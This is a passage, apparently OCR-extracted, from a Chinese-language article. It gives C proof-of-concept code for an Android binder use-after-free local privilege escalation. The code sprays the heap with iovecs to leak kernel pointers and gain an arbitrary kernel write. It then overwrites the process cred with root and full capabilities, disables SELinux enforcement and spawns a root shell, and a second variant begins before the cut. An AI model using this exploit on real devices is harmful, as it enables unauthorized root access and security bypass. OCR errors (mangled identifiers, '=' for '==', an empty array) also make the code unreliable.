#include <stdlib.h>
#include linux/sched.h>
#include <string.h>
```

```
#include <sys/prct1.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <errno.h>
#include <pthread.h>
#define ONE PAGE SIZE
                               0x1000
#define KERNEL ADDR START
                               0xffff0000000000000
typedef unsigned int u32;
#define BINDER_THREAD_EXIT
                               0x40046208u1
#define BINDER SET MAX THREADS 0x40046205u1
#define RETRIES
                               10
#define DELAY USEC
                               500000
#define MMAP ADDR
                               0x100000000UL
#define MMAP SIZE
                                (ONE PAGE SIZE*2)
\#define ARRAY SIZE(x) (sizeof(x) / sizeof((x)[0]))
enum{
   DEVINFO OFFSET NO,
   DEVINFO OFFSET OK, //参数已经全部找到,可以直接利用
};
struct devinfo{
    int flag;
    char* devname;
                                  // 设备名称 /system/build.prog/
ro. product. model
                                  // 内存版本 /proc/version, uname -r
    char* kernver;
                                  // binder thread 结构体大小
    int binder_thread_size;
    int offset_binder_task;
                                  // offsetof(binder thread.task)
                                  //
    int offset binder next;
offsetof(binder_thread.wait.task_list.next)
                                  // offsetof(binder thread.wait)
    int offset binder wait;
                                 // binder_thread 结构体中 next 和 task 字段之间
    int offset_binder_next_task;
的偏移
    int offset task stack;
                                  // offsetof(task struct.stack)
    int offset_task_cred;
                                  // offsetof(task_struct.cred)
    int offset_task_sched_class;
                                 // offsetof(task_struct.sched_class)
    int offset_addr_limit;
                                  // offsetof(thread_info.addr_limit)
    int offset selinux;
                                  // 全局变量 fair sched class 与
```

```
selinux_enforcing之间的偏移
   int kern_copy_offset;
                              // 泄漏的内核地址与拷贝地址之间的偏移
                              // 总共需要拷贝数据的大小
   int kern copy size;
};
/* 利用安卓模拟器测试 */
struct devinfo devinfo[] = {
       .flag = DEVINFO OFFSET OK,
       .devname = "Linux localhost",
       . kernver = "4.4.124+",
       .binder thread size = 0x198,
       .offset\_binder\_task = 0x190,
       .offset binder next = 0xa8,
       .offset binder wait = 0xa0,
       .offset binder next task = 0xe8,
       .offset_task_stack = 0x8,
       .offset task cred = 0x940,
       .offset task sched class = 0x58,
       .offset_addr_limit = 0x18,
       .offset selinux = 0x75ef90,
       .kern_copy_offset = 0,
       .kern copy size = 4*0x100000, //4MB
   },
};
struct devinfo *dev_info;
void *mmap addr;
/* 利用漏洞可泄露的内核数据 */
struct leak data{
   unsigned long task; // 存放泄露的 task struct 指针
   unsigned long thread; // 存放泄露的 thread_info 指针
   unsigned long cred; // 存放泄露的 cred 指针
   unsigned long kaddr; // 存放泄露的内核全局变量 fair sched class 的地址
};
/* 利用漏洞向任意地址写任意数据时使用信息 */
struct clobber gdata{
   unsigned long dst; // 要修改内存的地址
   void* src;
                   // 存放内容的地址
   int len;
                   // 修改内存的长度
};
```

```
typedef struct {
   int counter:
} atomic t;
typedef struct kernel cap struct {
   u32 cap[2];
} kernel cap t;
struct cred {
   atomic t
               usage;
   uid t
               uid;
                          /* real UID of the task */
                          /* real GID of the task */
   gid_t
               gid;
                          /* saved UID of the task */
   uid_t
               suid;
                          /* saved GID of the task */
   gid t
               sgid;
                          /* effective UID of the task */
   uid t
               euid;
                          /* effective GID of the task */
   gid t
               egid;
               fsuid;
                          /* UID for VFS ops */
   uid_t
                          /* GID for VFS ops */
   gid t
               fsgid:
               securebits; /* SUID-less security management */
   unsigned
                   cap inheritable; /* caps our children can inherit */
   kernel_cap_t
                   cap permitted; /* caps we're permitted */
   kernel cap t
   kernel_cap_t
                  cap_effective; /* caps we can actually use */
   kernel cap t
                  cap bset; /* capability bounding set */
   kernel cap t
                   cap ambient; /* Ambient capability set */
   /* ... */
};
/*
* 函数: iovec_size
* 参数: iov, 指向 struct iovec 数组的指针; n, 数组项数
* 返回: 计算的总长度
* 说明: 计算 iov 指针指向的 struct iovec 数组中要读写的数据总长度
unsigned long iovec size(struct iovec *iov, int n)
   unsigned long sum = 0;
   for (int i = 0; i < n; i++)
       sum += iov[i].iov_len;
   return sum;
/*
* 函数: clobber_group_data
 *参数: gdata, 指向利用漏洞修改数据的信息; count, 共有多少组信息;
```

```
* 返回:成功返回1,失败返回0
* 说明: 利用漏洞实现向任意地址写任意数据,可同时修改多组数据
int clobber group data(int binder fd, int epfd, struct clobber gdata* gdata, int
count)
   int i, j;
   int result;
   int socks[2];
   pid t fork ret;
   int total len = 0;
   int write len = 0;
   /* 该函数执行成功 test_dat = test_val */
   unsigned long test dat = 0;
   unsigned long const test val = 0xABCDDEADBEEF1234ul;
   struct epoll event event = { .events = EPOLLIN };
   /* 占位 binder_thread 结构体后, wait 字段在 iovec_array 数组中的数组项 */
   int indx wait = dev info->offset binder wait/sizeof(struct iovec);
   /* iovec array 数组元素的个数 */
   int iovec_array_count = dev_info->offset_binder_task/sizeof(struct iovec);
   /* iovec array 数组的大小,因为占位 binder thread 结构体后需要泄露 task 指针,
    * 因此不能覆盖 task 指针,所以这里不是用 binder_thread 结构体的大小 */
   int iovec array size = iovec array count*sizeof(struct iovec);
   struct iovec* iovec array = malloc(iovec array size);
   if(!iovec array) {
       printf("[ERROR] %s %d : malloc iovec_array failed!\n", __FUNCTION__,
_LINE_ );
       goto err_group_iovec;
   }
#if 0 /* 注释说明, 假设修改一组数据 */
   /* 构造的数组内容,在漏洞触发后会覆盖 iovec 数组中字段,对应关系如下 */
   unsigned long second write chunk[] = {
       1,
                                  // iovec array[indx wait].iov len
       Oxdeadbeef,
                                  // iovec_array[indx_wait + 1].iov_base
       (5+2)*8
                                  // iovec array[indx wait + 1].iov len
       gdata->dst,
                                  // iovec_array[indx_wait + 2].iov_base
                                  // iovec array[indx wait + 2].iov len
       gdata->len,
                                 // iovec array[indx wait + 3].iov base
       (unsigned long)&test dat,
       sizeof(test_dat),
                                  // iovec_array[indx_wait + 3].iov_len
   };
#endif
   unsigned long *second write chunk = malloc((5+count*2)*sizeof(unsigned
```

```
long));
   if(!second write chunk) {
       printf("[ERROR] %s %d : malloc iovec array failed!\n", FUNCTION ,
__LINE__);
       goto err_group_chunk;
   }
   second write chunk[0] = 1;
   second write chunk[1] = 0xdeadbeef;
   second write chunk[2] = (5+count*2)*sizeof(unsigned long);
   for (i = 3, j = 0; j < count; j++) {
       second write chunk[i++] = gdata[j].dst;
       second_write_chunk[i++] = gdata[j].len;
   }
   second write chunk[i++] = (unsigned long)&test dat;
   second_write_chunk[i] = sizeof(test_dat);
   /* 1、创建 binder_thread 结构体, epfd 与 binder_fd 建立联系 */
   if (epoll ctl(epfd, EPOLL CTL ADD, binder fd, &event)) {
       printf("[ERROR] %s %d : epoll ctl EPOLL CTL ADD failed!\n", FUNCTION ,
__LINE_ );
       goto err_group_epol1;
   }
   memset(iovec array, 0, iovec array size);
   /* 初始化 iovec array 数组数据
    * 第一组数据,填充触发漏洞时自旋锁操作后地址出现一个字节的情况
    * 第二组数据,作用是触发漏洞后将 second_write_chunk 内容填充到
iovec array[indx wait].iov len 对应的内核位置
    * 第三-最后第二组数据,作用是写入指定内容到指定地址
    * 最后一组数据,用于测试是否成功 */
   iovec array[indx wait].iov base = mmap addr; /* wq->lock spinlock in the
low address half must be zero */
   iovec array[indx wait].iov len = 1;
                                                 /* wq->task list->next */
   iovec_array[indx_wait + 1].iov_base = mmap_addr; /* wq->task_list->prev */
   iovec array[indx wait + 1].iov len = (5+count*2)*sizeof(void*); /* 该值为
second_write_chunk 大小 */
   for (i = 2, j = 0; j < count; i++, j++) {
       iovec array[indx wait + i].iov base = mmap addr;
       iovec_array[indx_wait + i].iov_len = gdata[j].len;
   iovec array[indx wait + i].iov base = mmap addr;
   iovec_array[indx_wait + i].iov_len = sizeof(test_dat);
   total len = iovec size(iovec array, iovec array count);
```

```
write_len = total_len - 1;
   //printf(">>> total len = 0x%x, write len = 0x%x\n", total len, write len);
   if (socketpair (AF UNIX, SOCK STREAM, 0, socks))
       printf("[ERROR] %s %d : socketpair SOCK STREAM failed!\n", FUNCTION ,
__LINE__);
   /* 触发漏洞前先写入一个字节,绕过第一组数据,防止触发漏洞后
iovec_array[indx_wait].iov_len
    *被改为内核地址,长度不确定 */
   if (write(socks[1], "X", 1) != 1)
       printf("[ERROR] %s %d : write socket dummy byte failed!\n", FUNCTION ,
LINE );
   /* 创建子进程 */
   fork ret = fork();
   if (fork ret = -1) {
       printf("[ERROR] %s %d : fork child failed!\n", __FUNCTION__, __LINE__);
   }
   else if (fork ret = 0) {
       /* Child process */
       int pos = 0;
       char *write_buf = malloc(write_len);
       if(!write buf)
           printf("[ERROR] %s %d : malloc write_buf failed!\n", __FUNCTION__,
LINE );
       memset (write buf, 0, write len);
       prct1(PR SET PDEATHSIG, SIGKILL);
       /* 等待父进程阻塞后调度到子进程执行 */
       usleep (DELAY USEC);
       /* 4、触发漏洞,会进行链表删除操作 */
       if(epoll ctl(epfd, EPOLL CTL DEL, binder fd, &event)) {
           printf("[ERROR] %s %d : epoll_ctl EPOLL_CTL_DEL failed!\n",
__FUNCTION__, __LINE__);
       /* 准备写入的数据 */
       memcpy(write buf, second write chunk, (5+count*2)*sizeof(void*));
       pos += (5+count*2)*8;
       for (i = 0; i < count; i++) {
           memcpy(write buf + pos, gdata[i].src, gdata[i].len);
           pos += gdata[i].len;
       memcpy(write_buf + pos, &test_val, sizeof(test_val));
       /* 5、写入数据,必须保证写端和读端的数据长度一致 */
```

```
if (write(socks[1], write_buf, write_len) != write_len)
          printf("[ERROR] %s %d : write second chunk to socket failed!\n",
 _FUNCTION__, __LINE__);
       free(write buf);
       close(socks[0]);
       close (socks[1]):
      exit(0);
   /* 2、释放 binder thread 结构体 */
   if(ioctl(binder fd, BINDER THREAD EXIT, NULL)) {
       printf("[ERROR] %s %d : ioctl binder fd BINDER THREAD EXIT failed!\n",
__FUNCTION__, __LINE__);
   struct msghdr msg = {
       .msg_iov = iovec_array,
       .msg_iovlen = iovec_array_count
   }:
   /* 3、堆喷, 抢占刚被释放 binder thread 所占的内存,这里进行堆喷很容易成功,
是因为 slub 的实现机制,
        请仔细阅读 slub 相关代码,对理解堆喷有帮助
        因为之前已经写入一个字节数据, 所以这里会将第一组数据读取, 之后阻塞住等
待写入(这一点很重要)
        这里没有使用管道是因为管道读完第一组数据后没办法阻塞
    * 6、触发漏洞之后读端数据会发生变化
        iovec array[indx wait].iov base = mmap addr;
        iovec_array[indx_wait].iov_len = kp_next; //就是
iovec array[indx wait].iov len 对应的内核地址
        // 因为第一组数据已经读取,可以绕过,从第二组数据开始读取
        iovec_array[indx_wait + 1].iov base = kp next;
        iovec array[indx wait + 1]. iov len = (5+count*2)*sizeof(void*);
        for (i = 2, j = 0; j < count; i++, j++)
            iovec array[indx wait + i].iov base = mmap addr;
            iovec_array[indx_wait + i].iov_len = gdata[j].len;
        iovec_array[indx_wait + i].iov_base = mmap_addr;
        iovec array[indx wait + i].iov len = sizeof(test dat);
        读取第二组数据,将写入的 second write chunk 数据内容写到
iovec array[indx wait].iov len 对应的内核地址
        之后读端数据又发生了变化
        for (i = 2, j = 0; j < count; i++, j++)
            iovec_array[indx_wait + i].iov_base = gdata[j].dst;
            iovec_array[indx_wait + i].iov_len = gdata[j].len;
```

```
*
         iovec_array[indx_wait + i].iov_base = test_dat;
    *
         iovec_array[indx_wait + i].iov_len = sizeof(test_dat);
         读取第三-最后第二组数据,就会将写入的 gdata[i]. src 数据(任意数值),读
取到 gdata[j].dst(任意地址),
         达到了向任意内核地址写任意值
         读取最后一组数据,将写入的 test_val 的值读取到 test_dat 中 */
   result = recvmsg(socks[0], &msg, MSG WAITALL);
   if(result != total len) {
       printf("[ERROR] %s %d : recvmsg failed! result = 0x%x, total_len = 0x%x\n",
__FUNCTION__, __LINE__, result, total_len);
   close (socks [0]):
   close(socks[1]);
err_group_epoll:
   free(second write chunk);
err_group_chunk:
   free(iovec_array);
err_group_iovec:
   return test_dat == test_val;
int clobber group data retry(int binder fd, int epfd, struct clobber gdata* gdata,
int count)
   int retry = 0;
   /* 失败后, 重复尝试 RETRIES 次 */
   while (retry < RETRIES && !clobber group data(binder fd, epfd, gdata, count))
       //printf(">>> clobber_group_data_retry [%d]\n", retry);
       retry++;
   if(retry >= RETRIES) {
       printf(">>> clobber_group_data_retry failed\n");
   }
   return retry < RETRIES;</pre>
```

```
* 函数: leak_task
* 参数: dat, 存放泄露的内核数据
* 返回: 成功返回1, 失败返回0
* 说明: 利用漏洞泄露 task 内容
*/
int leak_task(int binder_fd, int epfd, struct leak_data* dat)
   int ret = 0;
   int status = 0;
   int pipefd[2];
   int leakpipe[2];
   int max_threads = 2;
   pid_t fork_ret;
   int offset = 0;
   struct epoll event = { .events = EPOLLIN };
   /* 占位 binder thread 结构体后, wait 字段在 iovec array 数组中的数组项 */
   int indx_wait = dev_info->offset_binder_wait/sizeof(struct iovec);
   /* iovec array 数组的个数 */
   int iovec array count = dev info->offset binder task/sizeof(struct iovec);
   /* iovec_array 数组的大小,因为占位 binder_thread 结构体后需要泄露 task 指针,
    * 因此不能覆盖 task 指针, 所以这里不是用 binder thread 结构体的大小 */
   int iovec_array_size = iovec_array_count*sizeof(struct iovec);
   struct iovec* iovec array = malloc(iovec array size);
   if(!iovec array) {
       printf("[ERROR] %s %d : malloc iovec array failed!\n", FUNCTION ,
__LINE__);
       goto err_leak_iovec;
   memset (iovec array, 0, iovec array size);
   /* 设置 binder 最多可以请求注册线程个数 */
   if(ioctl(binder fd, BINDER SET MAX THREADS, &max threads)) {
       printf("[ERROR] %s %d: ioctl binder_fd BINDER_SET_MAX_THREADS failed!\n",
 FUNCTION , LINE );
   /* 1、创建 binder thread 结构体, epfd 与 binder fd 建立联系 */
   if (epoll_ctl(epfd, EPOLL_CTL_ADD, binder_fd, &event)) {
       printf("[ERROR] %s %d : epoll ctl EPOLL CTL ADD failed!\n", FUNCTION ,
LINE );
   }
    * 这里初始化四组数据
```

```
* 第一组数据,作用是阻塞管道;
    * 第二组数据,作用是触发漏洞之后泄露内核数据;
    * 第三组数据,作用是阻塞管道;
    * 第四组数据,作用是在修改地址后,再次泄露内核数据
    */
   iovec_array[indx_wait].iov_base = mmap_addr; /* wq->lock spinlock in the
low address half must be zero */
   iovec_array[indx_wait].iov_len = ONE_PAGE_SIZE; /* wq->task_list->next */
   iovec array[indx wait + 1].iov base = mmap addr; /* wq->task list->prev */
   iovec array[indx wait + 1].iov len = ONE PAGE SIZE;
   iovec_array[indx_wait + 2].iov_base = mmap addr;
   iovec array[indx wait + 2].iov len = ONE PAGE SIZE;
   iovec_array[indx_wait + 3].iov_base = mmap_addr; /* 此地址后续会被修改为泄露
内核数据的地址 */
   iovec_array[indx_wait + 3].iov_len = ONE_PAGE_SIZE;
   /* 计算需要修改第二次泄露内核信息的读取地址与 next 指针的偏移 */
   offset = (unsigned long)&(iovec array[indx wait + 3].iov base) - (unsigned
long)&(iovec array[indx wait].iov len);
               offset = 0x\%x \n'', offset);
   //printf("
   /* 此管道用来堆喷占位、泄露 task 内容 */
   if (pipe(pipefd))
       printf("[ERROR] %s %d : pipe fd failed!\n", __FUNCTION__, __LINE__);
   /* 此管道做父子进程通信,读取泄露的内容 */
   if (pipe(leakpipe))
       printf("[ERROR] %s %d : pipe leak fd failed!\n", __FUNCTION__, __LINE__);
   /* 设置管道大小为一个页 */
   if ((fcnt1(pipefd[0], F SETPIPE SZ, PAGE SIZE)) != PAGE SIZE)
       printf("[ERROR] %s %d : fcntl pipefd[0] size failed!\n", FUNCTION ,
LINE );
   if ((fcntl(pipefd[1], F_SETPIPE_SZ, PAGE_SIZE)) != PAGE SIZE)
       printf("[ERROR] %s %d : fcntl pipefd[1] size failed!\n", __FUNCTION ,
__LINE__);
   fork ret = fork();
   if (fork ret = -1) {
       printf("[ERROR] %s %d : fork child failed!\n", __FUNCTION__, __LINE__);
   else if (fork ret == 0) {
       /* Child process */
       unsigned long list next = 0;
       unsigned long list_prev = 0;
       struct leak data leak = {0,};
```

```
char page_buffer[ONE_PAGE_SIZE];
       memset(page buffer, 0, sizeof(page buffer));
       if(prct1(PR_SET_PDEATHSIG, SIGKILL)) {
          printf("[ERROR] %s %d : CHILD: prctl PR_SET_PDEATHSIG failed!\n",
__FUNCTION__, __LINE__);
       /* 等待父进程阻塞后调度 */
       usleep (DELAY USEC);
       /* 4、第一次触发漏洞,会进行链表删除操作 */
       if(epoll ctl(epfd, EPOLL CTL DEL, binder fd, &event)) {
          printf("[ERROR] %s %d : CHILD: epo11_ct1 EPOLL_CTL_DEL failed!\n",
__FUNCTION__, __LINE__);
       /* 5、读取第一组数据,数据内容是 mmap addr 中第一页数据,无用数据
            这里会将管道缓冲区读空,会唤醒父进程可以往管道写数据了 */
       if (read(pipefd[0], page buffer, sizeof(page buffer)) !=
sizeof(page buffer)) {
          printf("[ERROR] %s %d : CHILD: read pipefd[0] first page failed!\n",
FUNCTION , LINE );
       /*7、读取第二组数据,由于管道被读空会被阻塞,等待父进程将第二组数据写入
管道
            当父进程写完第二组的一页数据后继续阻塞,子进程被唤醒继续读取第二组
数据
            数据的内容是 iovec_array[indx_wait].iov_len 对应的内核地址 k_next
往后的一页数据,
            从而泄露内核数据,其中包括进程的 task struct 指针 */
       if (read(pipefd[0], page buffer, sizeof(page buffer)) !=
sizeof(page buffer)) {
          printf("[ERROR] %s %d : CHILD: read pipefd[0] second page failed!\n",
__FUNCTION__, __LINE__);
       //hexdump memory((unsigned char *)page buffer,
0x100);//sizeof(page_buffer));
       /* 泄露的 next 和 prev 指针必须相等 */
       list next = *(unsigned long *) (page buffer);
       list prev = *(unsigned long *) ((unsigned char *)page buffer +
sizeof(void*));
       /* 从泄露的内核数据中获取 task 指针 */
       leak.task = *(unsigned long *) (page_buffer +
dev info->offset binder next task);
```

```
//printf(">>> CHILD: list_next = 0x%lx; list_prev = 0x%lx\n", list_next,
list prev);
       //printf(">>> CHILD: task struct == 0x%1x\n", leak.task);
                   iovec array[indx wait + 3].iov base = task struct
       /* 9、修改
            等待父进程写第四组数据时将 task_struct 内容写入管道中,之后子进程再
读取管道数据
            从而泄露 task struct 内容 */
       if((leak.task > KERNEL_ADDR_START) && (list next == list prev) &&
(list next > KERNEL ADDR START)) {
          unsigned long extra[] = {
              /* 需要泄露的内核地址,这里是需要泄露的 task 地址 */
              leak. task.
              /* 需要泄露的数据的长度,这里固定一个页 */
              ONE PAGE SIZE
           };
           struct clobber_gdata gdata[] = {
                  /* 要修改的地址, 这里就是 iovec array[indx wait + 3]. iov base
对应的内核地址 */
                  .dst = list next + offset,
                  /* 写入数据的地址 */
                  .src = (void*)&extra,
                  /* 写入数据的长度 */
                  .len = sizeof(extra),
              },
          }:
           /* 调用任意写函数,成功修改返回1 */
          ret = clobber_group_data_retry(binder_fd, epfd, gdata,
ARRAY_SIZE(gdata));
       /* 10、读取第三组数据,无用数据,之后唤醒父进程继续写管道 */
       if (read(pipefd[0], page_buffer, ONE_PAGE_SIZE) != ONE_PAGE_SIZE) {
           printf("[ERROR] %s %d : CHILD: read pipefd[0] third page failed!\n",
__FUNCTION__, __LINE__);
       /* 12、读取第三组数据,数据内容时 task_struct */
       if (read(pipefd[0], page buffer, sizeof(page buffer)) !=
sizeof(page buffer)) {
          printf("[ERROR] %s %d : CHILD: read pipefd[0] thread info failed!\n",
__FUNCTION__, __LINE__);
       //hexdump memory((unsigned char *)page buffer, ONE PAGE SIZE);
```

```
/* 解析 task struct 数据 */
       if(ret){
           /* 这里 thread info 没有内嵌到 task 结构体, thread info = stack */
           if(dev info->offset task stack) {
               leak. thread = *(unsigned long*) (page buffer +
dev_info->offset_task_stack);
           /* 如果参数中指定 cred 偏移,则直接读取 cred 指针 */
           if (dev info->offset task cred) {
               leak.cred = *(unsigned long*) (page buffer +
dev info->offset task cred);
           /* 如果参数中指定 sched_class 偏移,则直接读取 sched_class 指针,
            * 该指针指向全局变量 fair sched class, 后面根据它与
selinux_enforcing之间的偏移
            * 获取 selinux enforcing 内核地址 */
           if(dev_info->offset_task_sched_class) {
               leak.kaddr = *(unsigned long*) (page buffer +
dev info->offset task sched class);
           //printf(">>> CHILD: thread info == 0x%lx\n", leak. thread);
           //printf(">>> CHILD: cred = 0x%1x\n", leak.cred);
           //printf(">>> CHILD: kaddr = 0x\%1x\n", leak. kaddr);
           status = 1;
       else{
           status = 0;
       /* 通过管道将泄露的数据传递给父进程 */
       if(write(leakpipe[1], &leak, sizeof(leak)) != sizeof(leak))
           printf("[ERROR] %s %d : CHILD: write leakpipe[1] failed!\n",
__FUNCTION__, __LINE__);
       /* 通知父进程泄露信息状态 */
       if(write(leakpipe[1], &status, sizeof(status)) != sizeof(status))
           printf("[ERROR] %s %d : CHILD: write leakpipe[1] failed!\n",
__FUNCTION__, __LINE__);
       close(pipefd[0]);
       close(pipefd[1]);
       close (leakpipe [0]);
       close (leakpipe[1]);
       exit(0);
```

```
/* Parent process */
   /* 2、释放 binder thread 结构体 */
   if(ioctl(binder fd, BINDER THREAD EXIT, NULL)) {
      printf("[ERROR] %s %d : PARENT: ioctl binder fd BINDER THREAD EXIT
failed!\n", __FUNCTION__, __LINE__);
   /* 3、堆喷, 抢占刚被释放 binder thread 所占的内存
        写第一组数据,由于管道大小被修改为一个页面,所以会阻塞等待读取数据
        总共四组数据,都是一个页大小,所以每写一组数据都会阻塞,等待读数据
    *6、子进程运行后触发漏洞,并读取第一组数据,此时管道为空可以继续往管道写数
据
        此时的 iovec_array 数据变化如下
        iovec array[indx wait].iov base = 0x100010001;
        iovec array[indx wait].iov len = k next;//next 指针对应的内核地址
        // 第一组数据已经写入管道, 所以没有影响
        // 第二组数据的 iov_base 变成 iovec_array[indx_wait]. iov_len 对应的内核
地址k next
        // 此次写管道就会将 k next 往后的一页数据写入管道,之后由于管道没有空间
而阻塞,等待子进程读取数据
        iovec array[indx wait + 1].iov base = k next;
        iovec_array[indx_wait + 1].iov_len = 0x1000;
        iovec array[indx wait + 2].iov base = 0x100000000;
        iovec array[indx wait + 2]. iov 1en = 0x1000;
        iovec array[indx wait + 3].iov base = 0x100000000;
        iovec array[indx wait + 3]. iov 1en = 0x1000;
    *8、子进程读取第二组数据后,管道为空,唤醒父进程继续写第三组数据,之后再次
阻塞等待子进程读取数据
    * 11、子进程读取第三组数据之后将修改 iovec array[indx wait + 3].iov base =
task struct
        此时的 iovec array 数据变化如下,此时继续写管道会将 task struct 内容写入
管道
        iovec array[indx wait + 3].iov base = task struct;
        iovec_array[indx_wait + 3].iov_len = 0x1000;
    */
   ret = writev(pipefd[1], iovec_array, iovec_array_count);
   if(ret == -1)
      printf("[ERROR] %s %d : PARENT: writev failed!\n", __FUNCTION__, __LINE__);
   /* 从子进程读取泄露的内核信息 */
   ret = read(leakpipe[0], dat, sizeof(struct leak data));
   if(ret == -1)
      printf("[ERROR] %s %d : PARENT: read leak data failed!\n", __FUNCTION__,
 LINE ):
```

```
/* 等待子进程退出 */
   if (wait(&status) != fork ret)
       printf("[ERROR] %s %d : PARENT: wait child failed\n", FUNCTION ,
LINE );
   /* 读取子进程发送状态 */
   if(read(leakpipe[0], &status, sizeof(status)) != sizeof(status)) {
       printf("[ERROR] %s %d : PARENT: read status failed\n", FUNCTION ,
__LINE__);
   }
   close(pipefd[0]);
   close(pipefd[1]);
   close(leakpipe[0]);
   close (leakpipe[1]);
   free(iovec_array);
err_leak_iovec:
   return status;
int leak task retry(int binder fd, int epfd, struct leak data* dat)
   int retry = 0;
   /* 失败后, 重复尝试 RETRIES 次 */
   while (retry < RETRIES && !leak task(binder fd, epfd, dat)) {
       //printf(">>> leak_task retrying [%d]\n", retry);
       retry++;
   }
   if(retry >= RETRIES) {
       printf(">>> leak_task failed\n");
   }
   return retry < RETRIES;</pre>
* 函数: patch cred selinux
*参数: selinux, selinux_enforcing的内核地址; cred, cred 内核地址
* 返回:成功返回真,失败返回假
* 说明: 修改 cred 和 selinux enforcing 达到提权
```

```
*/
int patch_cred_selinux(int binder_fd, int epfd, unsigned long selinux, unsigned
long cred)
    int ret = 0;
   unsigned int pselinux[] = {
   };
    struct cred pcred;
    pcred. usage. counter = 0x26;
    pcred.uid = 0;
    pcred. gid = 0;
    pcred. suid = 0;
    pcred. sgid = 0;
    pcred. euid = 0;
    pcred.egid = 0;
    pcred. fsuid = 0;
    pcred.fsgid = 0;
    pcred. securebits = 0;
    pcred.cap_inheritable.cap[0] = 0xffffffff;
    pcred.cap_inheritable.cap[1] = 0xffffffff;
    pcred.cap_permitted.cap[0] = 0xffffffff;
    pcred.cap_permitted.cap[1] = 0xffffffff;
    pcred.cap_effective.cap[0] = 0xffffffff;
    pcred.cap effective.cap[1] = 0xffffffff;
    pcred.cap bset.cap[0] = 0xffffffff;
    pcred.cap_bset.cap[1] = 0xffffffff;
    pcred.cap ambient.cap[0] = 0xffffffff;
    pcred.cap_ambient.cap[1] = 0xffffffff;
    struct clobber gdata gdata[] = {
            .dst = selinux,
            .src = (void*)&pselinux,
            .len = sizeof(pselinux),
        },
            .dst = cred,
            .src = (void*)&pcred,
            .len = sizeof(pcred),
        },
   };
   ret = clobber_group_data_retry(binder_fd, epfd, gdata, ARRAY_SIZE(gdata));
```

```
return ret;
int init(void)
    dev_info = (struct devinfo*)&devinfo;
   return 0;
int main(void)
    int binder fd, epfd;
    struct leak_data data;
    unsigned long selinux_enforcing = 0;
    int step = 0;
   printf("[%d] Starting POC\n", step++);
    init();
   mmap addr = mmap((void*)MMAP ADDR, MMAP SIZE, PROT READ|PROT WRITE,
MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    if (mmap addr != (void*) MMAP ADDR)
        printf("[ERROR] %s %d : mmap 4g aligned page failed!\n", FUNCTION ,
__LINE__);
    memset (mmap addr, 0, MMAP SIZE);
    binder fd = open("/dev/binder", 0 RDONLY);
    if(-1 == binder fd) {
        printf("[ERROR] %s %d : open /dev/binder failed!\n", FUNCTION ,
__LINE__);
        goto err;
   }
   epfd = epoll create(1000);
    if(-1 == epfd) {
        printf("[ERROR] %s %d : epoll create failed!\n", FUNCTION , LINE );
        goto err;
    }
    /* 1、泄露 task 内容 */
    if(leak_task_retry(binder_fd, epfd, &data)) {
```

```
printf("[%d] Leak kernel data OK!\n", step++);
        printf("
                    task\_struct = 0x\%lx\n'', data. task);
        printf("
                    thread info = 0x\%lx n'', data. thread);
        printf("
                                 = 0x\%1x\n'', data. cred);
                    cred
        printf("
                    kaddr
                                 = 0x\%1x\n'', data. kaddr);
   }
    else{
        printf("[%d] Leak kernel data failed!\n", step++);
        goto err;
    }
    /* 2、修改 cred 和 selinux */
    if(!patch_cred_selinux(binder_fd, epfd, data.kaddr +
dev info->offset selinux, data.cred)) {
        printf("[%d] Patch cred and selinux failed!\n", step++);
        return -1;
    printf("[%d] Patch cred and selinux OK!\n", step++);
err:
    munmap(mmap addr, MMAP SIZE);
    close(binder_fd);
    close (epfd);
    system("/system/bin/sh");
   //while(1);
   return 0;
```

2.2、利用方式二

下面 poc 代码是 binder_thread.wait 字段对应 iovec.len 的情况,关键字段 wait 的偏移值如果不是 0xa8,但是如果 wait 偏移大小与 0xa8 差值为 struct iovec 结构体大小 (0x10)的倍数,那么可以直接做参数调整即可,poc 代码解析见代码注释。

```
#define _GNU_SOURCE

#include <libgen. h>

#include <time. h>

#include <stdbool. h>
```

```
#include <sys/mman.h>
#include <sys/wait.h>
#include <ctype.h>
#include <sys/uio.h>
#include <err.h>
#include <sched.h>
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include linux/sched.h>
#include <string.h>
#include <sys/prct1.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <errno.h>
typedef unsigned int u32;
#define DELAY_USEC
                                500000
#define KERNEL_ADDR_START
                                0xffff0000000000000
#define KERNEL_ADDR_END
                                0xfffffffffff0000
#define USER_DS
                                0x8000000000u1
#define UAF_SPINLOCK
                                0x10001
#define PAGE
                                0x1000u1
```

```
#define ONE PAGE SIZE
                          0x1000
#define RETRIES
                          10
#define CMP_MAX(x, y) ((x) > (y) ? (x) : (y))
\#define ARRAY_SIZE(x) (sizeof(x) / sizeof((x)[0]))
#define BINDER SET MAX THREADS 0x40046205u1
#define BINDER_THREAD_EXIT
                          0x40046208u1
/* 利用漏洞可泄露的内核数据 */
struct leak_data{
   unsigned long task; // 存放泄露的 task_struct 指针
   unsigned long thread; // 存放泄露的 thread info 指针
   unsigned long stack; // 存放泄露的 stack 指针
   unsigned long cred; // 存放泄露的 cred 指针
   unsigned long kaddr; // 存放泄露的内核全局变量地址
};
/* 利用漏洞向任意地址写任意数据时使用信息 */
struct clobber_gdata{
   unsigned long dst; // 要修改内存的地址
   void* src;
             // 存放内容的地址
           // 修改内存的长度
   int len;
};
enum{
```

```
DEVINFO OFFSET NO,
   DEVINFO OFFSET OK,
};
struct devinfo{
   int flag;
   char* devname;
                             // 设备名称 /system/build.prog/
ro. product. model
   char* kernver;
                             // 内存版本 /proc/version, uname -r
   int binder_thread_size;
                            // binder_thread 结构体大小
   int offset_binder_task;
                            // offsetof(binder_thread.task)
                             //
   int offset_binder_next;
offsetof(binder_thread.wait.task_list.next)
   int offset binder next task; // binder thread 结构体中 next 和 task 字段之间
的偏移
   int offset task stack;
                            // offsetof(task struct.stack)
   int offset_task_cred;
                             // offsetof(task struct.cred)
   int offset_task_sched_class;
                            // offsetof(task_struct.sched_class)
   int offset_addr_limit;
                             // offsetof(thread_info.addr_limit)
                             // 全局变量 fair sched class 与
   int offset selinux;
selinux enforcing之间的偏移
   int kern_copy_offset;
                            // 泄漏的内核地址与拷贝地址之间的偏移
   int kern_copy_size;
                            // 总共需要拷贝数据的大小
};
/* 利用安卓模拟器测试 */
struct devinfo devinfo[] = {
   {
```

```
.flag = DEVINFO_OFFSET_OK,
        .devname = "Linux localhost",
        .kernver = "4.4.124+",
